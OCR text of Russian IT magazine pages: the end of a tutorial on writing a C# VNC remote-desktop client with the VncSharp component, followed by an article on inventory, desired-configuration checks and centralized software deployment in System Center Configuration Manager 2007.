
Народные умельцы уже проработали вопрос и оформили результат в виде компонента для моего любимого C#. Все, что от нас требуется — подключить его к Visual Studio и написать несколько нехитрых строчек кода.

Итак, отправляйся на http://cdot.senecac.on.ca/projects/vncsharp и сливай последнюю версию компонента. Он доступен как в исходных текстах, так и в виде готовой библиотеки dll. Мне больше нравится работать с исходниками, поскольку при необходимости у тебя всегда будет возможность внести изменения. Мой выбор — это архив с исходником и самостоятельная компиляция.

Если ты тоже отдал предпочтению архиву с исходными текстами, то открывай сорцы в Visual Studio и приступай к компиляции. У меня она прошла без ошибок. Искать дополнительные библиотеки не пришлось. Если у тебя также все OK, то на выходе ты должен получить библиотеку с именем VncSharp.dll.

Закрывай в студии открытые ранее сорцы компонента VncSharp и создавай новый проект типа Windows Forms Application. Сейчас мы подключим скомпилированный ранее компонент. Для этого выполни несколько простых шагов:

1. Открой панель элементов и кликни на ней правой кнопкой мыши.
2. В контекстном меню выбери пункт «Выбрать элементы/choose elements».
3. В появившемся окне клацни по кнопке «Обзор» и выбери получившуюся в результате компиляции библиотеку.
4. Кликай Ok, а затем найди на панели элементов новый компонент RemoteDesktop и кинь его на форму.



КОМПОНЕНТ REMOTEDESKTOP ГОТОВ К ИСПОЛЬЗОВАНИЮ

ПРОЕКТ ДЛЯ ДЕМОНСТРАЦИИ РАБОТЫ С VNC

Считай, что после установки компонента на форму полдела уже сделано. Остается лишь заполнить пару полей и выполнить несколько методов. Для лучшей демонстрации работы с VNC я набросал небольшой проект. Его форму ты можешь увидеть на соответствующем рисунке.

Для установки соединения с серверной частью VNC тебе необходимо выполнить метод Connect компонента RemoteDesktop. Метод описан так:

```
Void Connect(string host, bool ViewOnly, bool scaled);
```

Принимает он целых три параметра:

• **host** — адрес удаленного хоста. Можешь указывать здесь либо ip-адрес, либо символьное имя.

•**viewOnly** — режим отображения удаленного рабочего стола. Если передать в этом параметре true, то удаленный десктоп будет доступен лишь для просмотра. Все клики мышкой или нажатия клавиш на клавиатуре будут игнорироваться.

• **scaled** — масштабирование. Передаем true — получаем масшабированное изображение.

Код установки соединения из моего примера ты можешь увидеть на врезке.

Код второй врезки прост до безобразия и вряд ли требует детальных пояснений. Все, что в нем происходит — заполнение необходимых полей и вызов метода Connect, а также обработка эксепшн типа VncProtocolException.

При удачном раскладе в компоненте RemoteDesktop отобразится содержимое удаленного рабочего стола. Внимательно посмотрев на листинг, ты, наверное, заметил, что в коде нигде не видно передачи пароля. А ведь известно, что на подключение к серверной части может требоваться пасс. Тогда почему мы нигде не обрабатываем эту ситуацию? Дело в том, что компонент берет эту обязанность на себя. В случае если требуется ввод пассворда, он автоматически сгенерирует окно запроса пароля. Не устраивает такой подход? Не проблема! Объяви функцию, которая будет возвращать пароль (можешь даже организовать хранилище паролей в базе данных) и передавать его в свойство GetPassword объекта RemoteDesktop (смотри исходник).

Так, подключаться мы научились. Теперь рассмотрим самый последний момент работы с VNC и двинемся дальше. При администрировании удаленных систем периодически нам требуется послать сочетание нескольких клавиш. Типичный пример — <Ctrl + Alt + Del>. Если попробовать их тупо нажать, хорошего ничего не произойдет. Все, что ты увидишь — запуск на локальном компьютере таск менеджера. Исправить положение дел поможет метод SendSpecialKeys(). Его описание выглядит так:

```
void SendSpecialKeys(SpecialKeys keys, bool release);
```

Метод принимает аж два параметра:

• **keys** — значение из перечисления типа SpecialKeys. В качестве значений могут быть:

```
• Alt
• AltF4
• Ctrl
• CtrlAltDel
• CtrlEsc
```

• **realese** — освобождать клавишу или нет.

Получается, что для отправки сочетания трех клавиш от всех бед тебе требуется выполнить всего одну строчку кода:

```
RemoteDesctop1.SendSpecialKeys(
  SpecialKeys.CtrlAltDel);
```

На этом знакомство с компонентом для работы с VNC можно считать оконченным. Хочу обратить внимание на то, что я рассмотрел не все методы компонента RemoteDesktop. Те, что остались за кадром — доступны во врезке.

ДЕЛАЕМ ЗАКЛАДКИ

Работать с обоими протоколами мы научились как в теории, так и на практике. Остается посмотреть на процесс создания табов для каждого удаленного рабочего стола.

Как ты уже мог догадаться, все новые табы должны создаваться во время работы приложения (RunTime). Код создания очередной вкладки будет выглядеть примерно так:

```
TabPage NewPage = new TabPage();
NewPage.Text = "Новая вкладка";

RemoteDesktop NewRemoteDesctop = new RemoteDesktop();
NewPage.Controls.Add(NewRemoteDesctop);
tabControl1.TabPages.Add(NewPage);
```

Лучше сохранять ссылку на вновь созданную вкладку в каком-нибудь контейнере. Потом будет намного удобней работать с большим количеством табов (например, выполнять поиск, сортировку и т.д.).

РАБОТА ОКОНЧЕНА!

Для сегодняшнего примера мы выбрали C#, хотя могли писать и на Java, или на приплюснутом Си, но в этом случае так быстро создать рабочее приложение нам бы не удалось. Удачи тебе в кодинге, возникнут вопросы — пиши на мыло, постараюсь помочь! ⌶



Оружие массового управления

Оптимизируем работу IT-инфраструктуры компании с помощью SCCM 2007

System Center Configuration Manager 2007 обладает рядом полезных возможностей, позволяющих на порядок упростить жизнь IT-шнику. Сегодня рассмотрим самые интересные из них: научимся производить инвентаризацию аппаратных комплектующих и установленных программ, выполнять массовое развертывание приложений и удаленно управлять компьютерами сети.

ДЕТАЛЬНЫЙ УЧЕТ КОМПЛЕКТУЮЩИХ И ПО Инвентаризация подчиненных компов — одна из ключевых функций SCCM, которая позволяет иметь под рукой актуальную информацию о состоянии компьютерного парка (тип процессора, количество ОЗУ, диски, периферия, ОС, установленные приложения и т.д.), а также полную историю изменений. На основе собранных данных очень просто создавать коллекции, например, отобрать только системы с определенным объемом ОЗУ. Напомню, что под коллекцией в SCCM понимается группа объектов (компьютеры, пользователи, ОС), объединенная по некоторому признаку (версия, значение, принадлежность к группе или типу т.п.) После установки в SCCM уже есть несколько коллекций, где объединены системы в зависимости от установленной версии ОС. Доступно большое количество готовых отчетов, они дадут ответ практически на любой вопрос по текущему состоянию серверов и рабочих станций (начальство будет в восторге).

Все возможности по сбору данных реализованы в агентах аппаратной и программной инвентаризации, которые должны быть активированы во время установки системы. Агенты собирают информацию с клиентских компьютеров, опрашивая разные источники — реестр и классы WMI (может сообщать до 1500 свойств оборудования). Просмотреть текущее состояние агентов и настроить их работу можно, перейдя в «Параметры сайта — Агенты клиента» (Site Settings — Client Agents). Дважды щелкаем по ярлыку нужного агента, убеждаемся, что активирован флажок «Включить инвентаризацию ...», и указываем расписание. По умолчанию инвентаризация производится раз в неделю; в зависимости от конкретных условий, можно уменьшить или увеличить этот интервал. В агенте аппаратной инвентаризации также присутствует вкладка «Коллекция MIF-файлов», — такие файлы используются для расширения возможностей агента. Правда, админы со стажем активировать ее не рекомендуют, так как в этом случае SCCM будет получать непроверенные данные, а значит, есть риск нарушения безопасности.

В настройках агента программной инвентаризации чуть больше пунктов. Так, во вкладке «Сбор данных инвентаризации» (Inventory Collection) указываются расширения файлов и детализация отчетов (сведения о файле, продукте). По умолчанию на удаленной системе производится поиск исполняемых exe-файлов на всех жестких дисках компьютера, исключение составляют лишь зашифрованные и сжатые файлы. При необходимости легко добавить любой другой тип файла и критерии поиска. Во вкладке «Сбор файлов» (File Collection) указываются типы файлов, которые будут скопированы на сервер. Активировать этот параметр нужно осторожно и только в том случае, если это действительно необходимо, так как передача файлов может генерировать большой трафик. Во вкладке «Инвентарные имена» (Inventory Names) задаются названия продуктов. Назначение у нее очень простое. Например, в разных программах может быть записан один производитель, но со своими сокращениями — Microsoft, Microsoft Corp. и т.д. В отчетах это будут разные организации, что создает неудобства. Вот в этой вкладке и можно задать единое имя для отчетов. На клиентской системе настройки агента доступны в «Панели управления», где после его установки создается новый пункт «Диспетчер конфигурации» (Configuration Manager). Настроек немного. Так, перейдя во вкладку «Действия» (Actions), можно вручную инициировать ту или иную процедуру, например инвентаризации софта.

Собранную агентами информацию (текущую и историю) можно просмотреть с помощью «Обозревателя ресурсов» (Resource Explorer). Он запускается из контекстного меню «Запустить — Обозреватель ресурсов», вызываемого по щелчку на выбранной системе в меню «Коллекции», или из командной строки (resourceexplorer.msc). Обозреватель







Microsoft®
System Center
Configuration Manager 2007

The System Center Configuration Manager team would like to announce that the following has been released and available for download:

- ✓ System Center Configuration Manager 2007 R2 Release Candidate build 6335

This is the official RC build for the R2 release. Step-by-step guided scenarios for each feature can be found at the survey link within your MSconnect account. These step-by-step guided scenarios are an excellent way to become familiar with the new features and also provide direct feedback to the Configuration Manager product team. Bugs and Design Change Requests can be filed through the feedback link. Your voice is important and we highly encourage and requested your feedback on these scenarios and features.

Notes: Configuration Manager 2007 Service Pack 1 RTM required.

Regards,
The Configuration Manager Customer Team
sccmtap@microsoft.com

содержит три основных вкладки, назначение которых понятно из названия: «Оборудование», «Журнал оборудования», «Программное обеспечение». Просто отмечаем нужный пункт и получаем данные.

В SCCM реализовано большое количество отчетов. Все они доступны из одноименной вкладки, находящейся в «Управление компьютером». Для удобства выбора отчеты можно отсортировать по столбцу «Категории». Теперь выбираем любой подходящий шаблон отчета. Например, можно выбрать «Компьютеры с определенными видеоадаптерами» или «Компьютеры с недостаточным свободным местом на дисках». Чтобы сформировать отчет, следует выбрать в контекстном меню пункт «Запустить», после чего в IE откроется страничка с полным раскладом. Если в меню такой пункт отсутствует, вероятно, роль сайта «Точка формирования отчетов» не установлена. Чтобы просмотреть список ролей и активировать нужные, переходим в «Параметры сайта — Системы сайта» и выбираем в списке сайт. В окне консоли будут показаны все роли, которые выполняет сайт. Для добавления роли используем ссылку «Новая роль» и в окне мастера просто отмечаем ее флажком. Возможности инвентаризации оборудования и ПО расширяет функция «Аналитики активов» (Asset Intelligence) (ранее — «Управление ресурсами»), призванная упростить управление лицензиями и используемым ПО. После ее активации увеличивается диапазон собираемых данных, за счет чего получаем более 50-ти новых связанных между собой отчетов.

Ранее для включения «Аналитики активов» нужно было править файл SMS_def.mof. Начиная с SP1, эта функция активируется из консоли SCCM. После выбора в контекстном меню пункта «Включить аналитику активов» появится запрос на включение дополнительных классов отчетов инвентаризации. Необходимо задать хотя бы один из них. Подробную информацию о доступных классах можно почерпнуть в документации TechNet (technet.microsoft.com/ru-ru/library/cc161933.aspx). Например, SMS_AutoStartSoftware отслеживает все программы, запускающиеся вместе с ОС.


Собранные данные можно просмотреть в подменю «Отчеты аналитики активов» и в меню «Отчеты».

Еще одна функция, которая расширяет возможности агентов инвентаризации — «Контроль использования программных продуктов». Она позволяет проводить наблюдение и собирать данные о программах, установленных на клиентах. Сбор данных производится на основе правил, задаваемых администратором, после получения от агентов информации. На их основе можно создавать коллекции и получать различные отчеты. Например, админ легко может узнать, сколько копий определенной программы установлено на клиентских системах.

УПРАВЛЕНИЕ ТРЕБУЕМОЙ КОНФИГУРАЦИЕЙ «Управление требуемой конфигурацией» (Desired Configuration) — очередная интересная возможность SCCM. Эта функция позволяет оценить соответствие парка систем ряду условий, которые задает администратор — аппаратная часть, версия ОС, наличие обновлений и сервис-паков, параметры защиты, установленные приложения (и правильно ли они сконфигурированы), настройки реестра, наличие файлов и каталогов и т.д. В терминологии SCCM такие составляющие, по которым производится проверка, называются «Элементами конфигурации» (Configuration Items). Сверка производится с шаблонным показателем конфигурации («Базовые показатели конфигурации», Configuration Baseline), который состоит из элементов и может быть создан с эталонной системы, получен от поставщика ПО или другого ресурса в интернете. К примеру, по адресу go.microsoft.com/fwlink/?LinkId=71837 находится архив с бесплатными шаблонами. Применив шаблон, клиент, сверившись с набором показателей, отправляет на сайт SCCM отчет. В результате , администратор может узнать, какой из компонентов системы не соответствует требуемой конфигурации.

Зачем это может понадобиться? Например, нужно развернуть на рабочих станциях новое ПО, к которому разработчики предъявляют жесткие требования. Администратор создает Baseline и применяет его к определенной коллекции. Мы получаем четкое представление, на каких системах можно развернуть программу, а на каких нет, и что именно и насколько не соответствует «норме».

Настройка шаблона Desired Configuration производится в одноимен-



АКТИВИРУЕМ АГЕНТА ИНВЕНТАРИЗАЦИИ ОБОРУДОВАНИЯ




links

• Подробнее о Desired Configuration можно узнать в TechNet — technet.microsoft.com/ru-ru/library/bb680553.aspx.

• Рекомендации по автоматической установке программ — technet.microsoft.com/ru-ru/library/bb693561.aspx.

ном подменю в разделе «Управление компьютером» (Computer Management). Здесь две ветки — «Элементы конфигурации» и «Базовые показатели конфигурации». Вначале необходимо создать элементы. Переходим в «Элементы конфигурации», где нажимаем ссылку для создания нового документа и выбираем один из подпунктов в соответствии с задачами — Applications («Приложения»), General («Общая»), Operating System («ОС»). После выбора любого пункта появится мастер настройки. Для примера выберем «Элемент конфигурации приложения». Вводим название и описание элемента. Нажав кнопку «Категория», можно назначить метку для упрощения отбора и поиска при большом количестве элементов. Указываем объекты и параметры, включаемые в элемент конфигурации. После этого отмечаем версии ОС, к которым можно применить эти элементы конфигурации, и при необходимости активируем флажок внизу окна «Это приложение работает только на 64-разрядных компьютерах». Просматриваем настройки еще раз и выполняем их. Настройки в двух остальных пунктах производятся по аналогии. Если есть подготовленный пакет настройки рекомендаций, поставляемый в формате cab (файл msi следует сначала установить), его можно импортировать, выбрав пункт «Импорт конфигурационных данных». Затем при помощи мастера просто указываем на расположение cab-файла и нажимаем кнопку «Готово». Чтобы просмотреть или изменить настройки, выбираем элемент; кроме этого, будут доступны пункты, позволяющие создать дочерний элемент (копию), просмотреть XML-представление, изменить категорию и переместить элементы.

Теперь переходим в «Базовые показатели конфигурации», где выбираем ссылку «Новые базовые показатели конфигурации». На первом шаге заполняем название и описание, выбираем категорию. Второй шаг является основным. Здесь, нажимая ссылки, указываем условия сравнения, состоящие из созданных ранее элементов конфигурации. Условия разбиты на подгруппы: ОС, приложения и общие настройки, обновления и различные их комбинации. Отметив все, что необходимо, нажимаем «Готово». Осталось применить созданную конфигурацию на одну из коллекций: отмечаем Baseline и выбираем ссылку «Назначить к коллекции» (Assign to a Collection).



ПОСЛЕ УСТАНОВКИ АГЕНТА НА КЛИЕНТСКУЮ СИСТЕМУ ЕГО НАСТРОЙКИ ДОСТУПНЫ В «ПАНЕЛИ УПРАВЛЕНИЯ»

Появится очередной мастер. Выбираем нужные Baseline и затем в списке коллекцию, к которой будем назначать. Заключительный этап: задаем расписание и нажимаем «Готово». Через некоторое время в окне «Управление требуемой конфигурацией» начнут появляться отчеты.

Настройки агента Desired Configuration можно просмотреть в «Агенты клиента — Агент клиента управления требуемой конфигурацией» (Desired Configuration Management Client Agent). В свойствах всего одна вкладка, где можно активировать/деактивировать эту функцию и установить расписание. По умолчанию проверка производится раз в неделю.

Подробнее о Desired Configuration можно узнать в документах TechNet (technet.microsoft.com/ru-ru/library/bb680553.aspx).

ЦЕНТРАЛИЗОВАННАЯ УСТАНОВКА ПРИЛОЖЕНИЙ Благодаря заранее подготовленным пакетам и интуитивным средствам удаленного развертывания SCCM, массовая установка клиентских программ осуществляется в считанные минуты. Это позволит существенно снизить нагрузку на IT-отдел. Рассмотрим сценарий подробнее.


Перед началом развертывания программы следует создать пакет, который будет содержать все необходимое для установки на удаленной системе, в том числе и сам дистрибутив программы. Для этого переходим в «Управление компьютером — Распространение программного обеспечения — Пакеты» (Software Distribution — Package). В появившемся окне пусто, так как готовых пакетов мы еще не создали. Нажимаем ссылку «Новый документ» и выбираем из списка Пакет. На первом шаге мастера заполняем свойства пакета (название, версия, производитель, описание). Рекомендуется указывать все поля, — упрощает поиск и обновление. На следующем шаге при помощи файлового менеджера отмечаем каталог, в котором расположен дистрибутив программы. Это может быть сетевая папка или локальный диск. Дополнительные параметры позволяют изменить расписание для точек обновления, разрешить хранить пакет в клиентском кэше, а также задать использование разностной репликации. Дальнейшие шаги (доступ к папке распространения, параметры распространения (приоритет, распространитель), отчеты и права доступа) можно пропустить, оставив значения по умолчанию, для чего просто нажимаем «Готово».

Созданный пакет становится доступным как поддерево меню «Пакеты». Если его развернуть, получим доступ к нескольким подпунктам: «Учетные записи доступа», «Точки распространения», «Программы», «Состояния пакета». Хотя пакет уже содержит все файлы и сведения, необходимые для установки на клиентских компьютерах, сам способ использования приложения определяется программой. В программе описаны действия, выполняемые на клиенте после получения пакета. Каждый пакет должен содержать, как минимум, одну программу, но администратор может создать любое количество программ для пакета (например, для установки пакета в разных ОС). Выбираем подпункт «Программы», нажимаем «Новый документ → Программа». Появляется очередной мастер, заполняем все предложенные поля (имя, комментарий, режим запуска, действие после выполнения и т.д.). Особое внимание удели пункту «Командная строка», ведь в большинстве случаев установка должна проходить в тихом режиме, без вмешательства пользователя. Здесь все зависит от особенностей устанавливаемой программы. Например, если установка производится при помощи msiexec, можно вписать так:


```
msiexec /I install.msi /quiet /qn
```

Для сложных программ понадобится создать файл ответов. Некоторые рекомендации по автоматической установке можно найти в документе technet.microsoft.com/ru-ru/library/bb693561.aspx.

Следующий шаг мастера позволяет указать требования к системе — наличие свободного места на диске, максимальное время выполнения, поддерживаемые платформы. Далее отмечаем условия для запуска. Это может быть запуск после входа пользователя в систему, или пока никто не зарегистрирован. Задаем права, с которыми будет запущена программа: текущий пользователь либо администратор. Если выбран первый вариант, пользователь на удаленной системе может влиять на процесс установки. В поле «Режим диска» (Drive mode) указываем метод доступа к точке распространения программы: UNC-путь или подключение сетевого диска. Шаг «Дополнительно» позволяет задать дополнительные критерии для запуска



АКТИВАЦИЯ ФУНКЦИИ «АНАЛИТИКА АКТИВОВ» ДОБАВИТ ЕЩЕ БОЛЕЕ 50-ТИ ОТЧЕТОВ





ОБОРУДОВАНИЕ И УСТАНОВЛЕННОЕ ПО ОТДЕЛЬНОЙ МАШИНЫ МОЖНО УЗНАТЬ ПРИ ПОМОЩИ RESOURCE EXPLORER

INFO

info

- Внедрение SCCM 2007 позволит IT-отделам сократить время на обслуживание новых приложений, рабочих станций и серверов.
- Подробнее об WDS читай в статье «Ставим Windows по сети», опубликованной в июньском номере][за 2007 год.
- Как использовать WAIK для создания WIM-образов, читай в статье «Самосборные окна» в январском номере][за 2009 год.
- Обзор возможностей SCCM 2007, установка сайта и распространение агентов смотри в статье «Начальник сети» в августовском номере][за 2009 год.


МАСТЕР СОЗДАНИЯ ПАКЕТА ДЛЯ ЦЕНТРАЛИЗОВАННОЙ УСТАНОВКИ ПРИЛОЖЕНИЙ


ОДИН ИЗ ВИДОВ ОТЧЕТОВ О РАСПРОСТРАНЕНИИ ПО

программы. Например, для работы одной программы требуется, чтобы в системе была установлена другая программа или библиотека. Вот здесь и отмечаем, что нужно проверить и при необходимости установить. Дополнительные флажки позволяют отключить уведомления программы; флажок «Disable this program on computers where it is advertised» скроет программу из оснастки «Установка и удаление программ». Затем можем указать файл и код установщика Windows (GUID), который является главным идентификатором приложения (предназначен для установки/удаления с помощью msi). Нажимаем «Готово», — программа создана. Можно вызвать окно свойств и изменить основные настройки приложения.

Для хранения исходных файлов используются точки распространения, которым и нужно отправить новый пакет. Переходим в меню «Управление точками распространения». Так как пока ни одной точки у нас нет, выбираем в контекстном меню «Новые точки распространения» и действуем по подсказкам мастера. Собственно, основной шаг один — «Копирование пакета», в котором следует отметить наш SCCM-сайт. После копирования пакета получаем отчет. Теперь нужно сделать так, чтобы клиенты на удаленных системах узнали о новой программе. Через контекстное меню, вызываемое при щелчке по нашей программе, выбираем пункт «Распространение → Программное обеспечение» (Distribute → Software). Запустившийся мастер распространения пакетов снова предложит отметить точки распространения. Далее достаточно убедиться, что мы выбрали именно ту программу, и что активирован параметр, разрешающий ее объявление. Наконец, выбираем или создаем коллекцию, для которой нужно объявить о программе, указываем описание и вложенную коллекцию. При выборе расписания 